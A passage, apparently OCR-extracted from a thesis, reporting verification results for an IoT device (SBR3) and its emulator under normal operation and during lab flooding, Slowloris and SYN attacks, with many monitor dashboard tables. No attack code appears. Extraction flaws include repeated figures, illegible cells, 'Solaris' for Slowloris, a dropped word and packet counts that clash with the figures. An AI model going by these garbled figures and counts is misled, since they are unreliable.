Response Body Check:	3	0	3	0
Packet Statistics :	1535	766	2301	0.33

Transport Validation checks

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.034
Timelapse:	9:40:28

LED Indicators

🟩 Good 🟥 warning ⬛ unresponsive

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.33	0.4
Behavior:	0	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	2310	0	2310	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	2307	5	2312	0


Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	1540	770	2310	0.33

Transport Validation checks

Figure 41 IoT device and emulator domain verification results

The packet statistics check had a failure rate consistent with the test scenarios. The SBR3 and emulator exhibited identical results at the business logic layer and the application layer. The SBR3 and the emulator passed all business logic tests, HTTP packet test (HTTP header and HTTP body) and packet statistics test. The packet failure rate of the network verification test for both devices was 33% which was within the threshold of tolerance of the specifications. This is illustrated in Figure 42.



Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.186
Timelapse:	9:40:29

LED Indicators

🟩 Good 🟥 warning ■ unresponsive

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.33	0.4
Behavior:	0	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	2298	3	2301	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	2289	11	2300	0

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	1535	766	2301	0.33

Transport Validation checks

Test	Pass	Fail	Total	Fail %

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.034
Timelapse:	9:40:28

LED Indicators

🟩 Good 🟥 warning ■ unresponsive

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.33	0.4
Behavior:	0	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	2310	0	2310	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	2307	5	2312	0

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	1540	770	2310	0.33


Transport Validation checks

Test	Pass	Fail	Total	Fail %

Figure 42 IoT device and Emulator verification statistics

The behavior verification check of SBR3 and emulator were similar with a percentage failure of zero. The failure rate is used as the criteria for the behavior check to accommodate network related issues such as packet loss.   The result implies that we were able to model and emulate the SBR3 at the business logic and application layers.

The result of the verification at the transport layer showed that the emulator failed one of the three transport layer verification checks. This was, however, due to the difficulty in modeling and replicating an already existing IoT device with limited information about the transport layers of the network stack. As a result of the information available about the IoT device and protocol the IoT device can only be accurately emulated at the business logic and application level. This further highlights the importance of our research objective of designing and describing the IoT device at the selected IoT architecture layers before development. Figure 43 depicts the transport layer verification test.



```
Monitor

Behavior Indicators
Key Indicators
Indicator                 Value
Response time:            0.199
Timelapse:                0:00:10
LED Indicators
        Good  warning  unresponsive
Test                                light
Response Indicator:                 ●
Performance Indicators
Indicator        Value     > Treshold
SYN:             0         3
Error:           0         0.4
Behavior:        0         0.75

Domain Validation checks
Test                     Pass   Fail   Total   Fail %
Domain check :           3      0      3       0
Behavior Validation checks
Test                     Pass   Fail   Total   Fail %
Behavior check:          3      0      3       0
Application Validation checks
Test                        Pass  Fail  Total  Fail %
Response Header Check:      3     0     3      0
Response Body Check:        3     0     3      0
Packet Statistics :         3     0     3      0
Transport Validation checks
Test                     Pass   Fail   Total   Fail %
TCP Flag check:          2      1      3       0.33
```

```
Monitor

Behavior Indicators
Key Indicators
Indicator                 Value
Response time:            0.035
Timelapse:                0:00:10
LED Indicators
        Good  warning  unresponsive
Test                                light
Response Indicator:                 ●
Performance Indicators
Indicator        Value     > Treshold
SYN:             0         3
Error:           0         0.4
Behavior:        0         0.75

Domain Validation checks
Test                     Pass   Fail   Total   Fail %
Domain check :           3      0      3       0
Behavior Validation checks
Test                     Pass   Fail   Total   Fail %
Behavior check:          3      0      3       0
Application Validation checks
Test                        Pass  Fail  Total  Fail %
Response Header Check:      3     0     3      0
Response Body Check:        3     0     3      0
Packet Statistics :         3     0     3      0
Transport Validation checks
Test                     Pass   Fail   Total   Fail %
TCP Flag check:          3      0      3       0
```


Figure 43 SBR3 and Emulator Transport layer test statistics

4.5.2 IoT device verification during abnormal operation

To verify that the IoT device and emulator misbehave similarly under a cyber-attack, the SBR3 and emulator were attacked during operation while monitoring their behavior in response to the attacks. The SBR3 and emulator were attacked at the different layers of the interface description: illegitimate packet flooding at the business layer, Solaris attack at the application layer, and SYN flooding at the transport layer. It is important to understand that purpose of the experiment was not for the SBR3 and the emulator to exhibit the same misbehavior during a cyber-attack, but rather for both devices to go out of specification. The emulation of an IoT device's misbehavior is out of the scope of our study because the specifications do not provide that level of detail.

4.5.2.1 Illegitimate packet flooding


The Illegitimate Packets Flooding Attack targets the business layer by sending invalid packets to the SBR3 and emulator, in an effort to exploit input error checking deficiencies.



```
Monitor

Behavior Indicators
Key Indicators
Indicator                 Value
Response time:            0.135
Timelapse:                0:00:26
LED Indicators
        Good  warning  unresponsive
Test                                light
Response Indicator:                 ●
Performance Indicators
Indicator        Value     > Treshold
SYN:             0         3
Error:           1         0.4
Behavior:        0         0.75

Domain Validation checks
Test                     Pass   Fail   Total   Fail %
Domain check :           6      0      6       0
Behavior Validation checks
Test                     Pass   Fail   Total   Fail %
Behavior check:          6      0      6       0
Application Validation checks
Test                        Pass  Fail  Total  Fail %
Response Header Check:      3     0     3      0
Response Body Check:        3     0     3      0
Packet Statistics :         0     6     6      1
Transport Validation checks
Test                     Pass   Fail   Total   Fail %
TCP Flag check:
```

```
Monitor

Behavior Indicators
Key Indicators
Indicator                 Value
Response time:            0.11
Timelapse:                0:00:26
LED Indicators
        Good  warning  unresponsive
Test                                light
Response Indicator:                 ●
Performance Indicators
Indicator        Value     > Treshold
SYN:             0         3
Error:           1         0.4
Behavior:        0         0.75

Domain Validation checks
Test                     Pass   Fail   Total   Fail %
Domain check :           6      0      6       0
Behavior Validation checks
Test                     Pass   Fail   Total   Fail %
Behavior check:          6      0      6       0
Application Validation checks
Test                        Pass  Fail  Total  Fail %
Response Header Check:      3     0     3      0
Response Body Check:        3     0     3      0
Packet Statistics :         0     6     6      1
Transport Validation checks
Test                     Pass   Fail   Total   Fail %
TCP Flag check:
```


Figure 44 illegitimate packet verification during normal operations



```
Choose device: Both                      Information
Choose scenerio: comboAB                 Usage combination:      comboAB
                                         Usage distribution:     constant

Business logic Layer
Actual input:   off                Expected input:   on,off            IsUrlPathValid:   true      IsInputValid:   true
Actual Error response:   0         Expected Error response:   0        IsResponseValid:   true     IsSequenceNumValid:   true
Application Layer
Version:   HTTP/1.1          Method:   POST          count:   6          num of packets:   6
Transport Layer
src port #:   8084           dst port #:   63966     src flag:   FA            dst flag:   A
Network Layer
src IP                       dst IP                  IP protocol:   6          IP version:   4
addr:   192.168.0.126        addr:   192.168.0.161

Behavior Indicators                          Domain Validation checks
Key Indicators                               Test               Pass  Fail  Total  Fail %
Indicator                Value               Domain check :      6     0      6      0
Response time:           0.073               Behavior Validation checks
Timelapse:               0:00:26             Test               Pass  Fail  Total  Fail %
LED Indicators                               Behavior check:     6     0      6      0
                                             Application Validation checks
Test                          light          Test                      Pass  Fail  Total  Fail %
Response Indicator:                          Response Header Check:     3     0     3      0
Performance Indicators                       Response Body Check:       3     0     3      0
Indicator        Value     > Treshold        Packet Statistics :        6     0     6      0
SYN:               0          3              Transport Validation checks
```

```
Choose device: IoT                       Information
Choose cyberattack: Http_flood           Attack layer:           Application
                                         Attack Type:            Http_flood

Business logic Layer
Actual input:   off                Expected input:   on,off            IsUrlPathValid:   true      IsInputValid:   true
Actual Error response:   0         Expected Error response:   0        IsResponseValid:   true     IsSequenceNumValid:   true
Application Layer
Version:   HTTP/1.1          Method:   POST          count:   6          num of packets:   6
Transport Layer
src port #:   63481          dst port #:   8081      src flag:   S             dst flag:   RA
Network Layer
src IP                       dst IP                  IP protocol:   6          IP version:   4
addr:   192.168.0.161        addr:   192.168.0.199

Behavior Indicators                          Domain Validation checks
Key Indicators                               Test               Pass  Fail  Total  Fail %
Indicator                Value               Domain check :      2     0      2      0
Response time:           -                   Behavior Validation checks
Timelapse:               0:00:53             Test               Pass  Fail  Total  Fail %
LED Indicators                               Behavior check:     2     4      6     0.67
                                             Application Validation checks
Test                          light          Test                      Pass  Fail  Total  Fail %
Response Indicator:                          Response Header Check:     3     0     3      0
Performance Indicators                       Response Body Check:       3     0     3      0
Indicator        Value     > Treshold        Packet Statistics :        2     0     2      0
SYN:               0          3              Transport Validation checks
```

Figure 45 Verifying the SBR3 during an illegitimate packet flooding attack



```
addr:   192.168.0.161        addr:   192.168.0.126

Behavior Indicators                          Domain Validation checks
Key Indicators                               Test               Pass   Fail  Total  Fail %
Indicator                Value               Domain check :     1395    1    1396     0
Response time:           -                   Behavior Validation checks
Timelapse:               0:01:31             Test               Pass  Fail  Total  Fail %
LED Indicators                               Behavior check:     2     7      9     0.78
                                             Application Validation checks
Test                          light          Test                      Pass  Fail   Total  Fail %
Response Indicator:                          Response Header Check:     3     0       3      0
Performance Indicators                       Response Body Check:       3     0       3      0
Indicator        Value     > Treshold        Packet Statistics :        2    1394   1396     1
SYN:               1          3              Transport Validation checks
Error:             1          0.4            Test               Pass  Fail  Total  Fail %
Behavior:          0.78       0.75           TCP Flag check:
```

```
Behavior Indicators                          Domain Validation checks
Key Indicators                               Test               Pass  Fail  Total  Fail %
Indicator                Value               Domain check :
Response time:                               Behavior Validation checks
Timelapse:                                   Test               Pass  Fail  Total  Fail %
LED Indicators                               Behavior check:
                                             Application Validation checks
Test                          light          Test                      Pass Fail Total Fail %
Response Indicator:                          Response Header Check:
Performance Indicators                       Response Body Check:
Indicator        Value     > Treshold        Packet Statistics :
SYN:                                         Transport Validation checks
Error:                                       Test               Pass  Fail  Total  Fail %
Behavior:                                    TCP Flag check:
```


Figure 46 Verifying the emulator during an illegitimate packets flooding

The SBR3 and emulator were both flooded with illegitimate packets. The first test was to confirm that the SBR3 or emulator responded appropriately by ignoring error values. Figure 44 confirms this by passing all domain checks and failing all packet statistics tests at the application layer.

The next test was a test for availability, we emulated a cyber-attack by overwhelming the SBR3 and emulator with floods of illegitimate HTTP packets. Figures 44, 45, and 46 show the verification of the SBR3 during normal operation and during the illegitimate packet flooding attack. The monitor measured the response of the emulator and the SBR3. Figure 44 shows that both the SBR3 and the emulator responded to the illegitimate packet with an error message. The failure rate for the packet statistics was 1, this means that all the response from IoT device and the emulator were all error messages. The result also shows that when flooded with illegitimate packets the SBR3 become unresponsive, responding to four of the ten packets. In Figure 45, the SBR3 was flooded with illegitimate packets, while the emulator was operating under normal conditions. The result represented in Figure 45 shows the SBR3 responding to two of the six packets when compared to the emulator which responded to all six packets. Figure 46 shows that the emulator becomes when flooded with illegitimate packets. This verifies that the SBR3 and the emulator both fall out of specifications due to a cyber event at the business logic level.

4.5.2.2 Slowloris attack

The Slowloris attack targets the application layer by sending appropriate HTTP request to the SBR3 and emulator, then keeping those connections open for as long as possible to overwhelm them and slow them down.



Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	-
Timelapse:	0:02:06

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	4	3
Error:	0.3	0.4
Behavior:	0.09	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	10	0	10	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	10	1	11	0.09

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	7	3	10	0.3

Transport Validation checks

Test	Pass	Fail	Total	Fail %
TCP Flag check:				

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	0.078
Timelapse:	0:02:49

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	0	3
Error:	0.32	0.4
Behavior:	0	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	34	0	34	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	34	0	34	0

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	23	11	34	0.32


Transport Validation checks

Test	Pass	Fail	Total	Fail %
TCP Flag check:				

(a) Emulator under cyber-event

(b) SBR3 under normal operation

Figure 47 verification during normal and abnormal operations



Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	-
Timelapse:	0:01:46

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	1	3
Error:	0.33	0.4
Behavior:	0.14	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	6	0	6	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	6	1	7	0.14

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	4	2	6	0.33

Transport Validation checks

Test	Pass	Fail	Total	Fail %
TCP Flag check:				

(a) Emulator under cyber-event

Monitor

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	-
Timelapse:	0:01:58

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	1	3
Error:	0.33	0.4
Behavior:	0.75	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	6	0	6	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	6	18	24	0.75

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	4	2	6	0.33

Transport Validation checks

Test	Pass	Fail	Total	Fail %
TCP Flag check:				

(b) SBR3 under cyber-event


Figure 48 verification during a Slowloris cyber-event

Figures 47 and 48 show the verification of the IoT device normal operation and during the slowloris attack. The monitor measured the response of the emulator and the SBR3. Figure 48 shows that both the SBR3 and the emulator go unresponsive and respond to six of all the packets sent. This verifies that the SBR3 and the emulator both fall out of specifications due to a cyber event at the application level. The result implies we were able to model the emulator of the SBR3 to fall out of specification during a cyber-attack.

During the attack at the application layer, we noted that the emulator took significantly longer to fall out of specification than the SBR3. On examination, we discovered that the verification process was working as intended: our specifications did not take into consideration any response time thresholds under load conditions. Our specifications instructed the verification mechanism to, in effect, ignore differences in response times. We realized that the response times *were* important to us, so we added them to the specification. This inadvertent error demonstrated that verification is only as accurate as the fidelity of the specifications.

4.5.2.3 SYN attack

The SYN attack targets the transport layer by flooding the SBR3 and emulator with TCP synchronize requests to overwhelm them and slow them down.



Choose device: IoT
Choose scenerio: comboAB

Information
Usage combination: comboAB
Usage distribution: constant

Business logic Layer
Actual input: Expected input: IsUrlPathValid: IsInputValid:
Actual Error response: Expected Error response: IsResponseValid: IsSequenceNumValid:

Application Layer
Version: Method: count: num of packets:

Transport Layer
src port #: dst port #: src flag: dst flag:

Network Layer
src IP addr: dst IP addr: IP protocol: IP version:

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	
Timelapse:	

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:		
Error:		
Behavior:		

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :				

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:				

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:				
Response Body Check:				
Packet Statistics :				

Transport Validation checks

Test	Pass	Fail	Total	Fail %
TCP Flag check:				

Choose device: IoT
Choose cyberattack: Syn_flood

Information
Attack layer: Transport
Attack Type: Syn_flood

Business logic Layer
Actual input: off Expected input: on,off IsUrlPathValid: true IsInputValid: true
Actual Error response: 0 Expected Error response: 0 IsResponseValid: true IsSequenceNumValid: true

Application Layer
Version: HTTP/1.1 Method: POST count: 5 num of packets: 10

Transport Layer
src port #: 55870 dst port #: 8081 src flag: S dst flag: A

Network Layer
src IP addr: 192.168.0.161 dst IP addr: 192.168.0.199 IP protocol: 6 IP version: 4

Behavior Indicators

Key Indicators

Indicator	Value
Response time:	-
Timelapse:	0:00:45

LED Indicators

Test	light
Response Indicator:	●

Performance Indicators

Indicator	Value	> Treshold
SYN:	3	3
[illegible]	[illegible]	[illegible]
Behavior:	0.4	0.75

Domain Validation checks

Test	Pass	Fail	Total	Fail %
Domain check :	3	0	3	0

Behavior Validation checks

Test	Pass	Fail	Total	Fail %
Behavior check:	3	2	5	0.4

Application Validation checks

Test	Pass	Fail	Total	Fail %
Response Header Check:	3	0	3	0
Response Body Check:	3	0	3	0
Packet Statistics :	3	0	3	0

Transport Validation checks

Test	Pass	Fail	Total	Fail %
TCP Flag check:				

Figure 49 verification of the SBR3 during a SYN attack

The availability of SBR3 and emulator was tested by attacking the SBR3 and emulator with SYN packets. Figure 49 shows the verification of the SBR3 during the SYN attack. Figure 49 shows that when the SBR3 is flooded with SYN packets the SBR3 became unresponsive. The SBR3 responded to three of the five packets sent.

The emulator on the other hand when flooded with SYN packets did not go out of specification timely or consistently. The result of the SYN attack verification on the emulator was inconclusive because of the lack of consistent data.

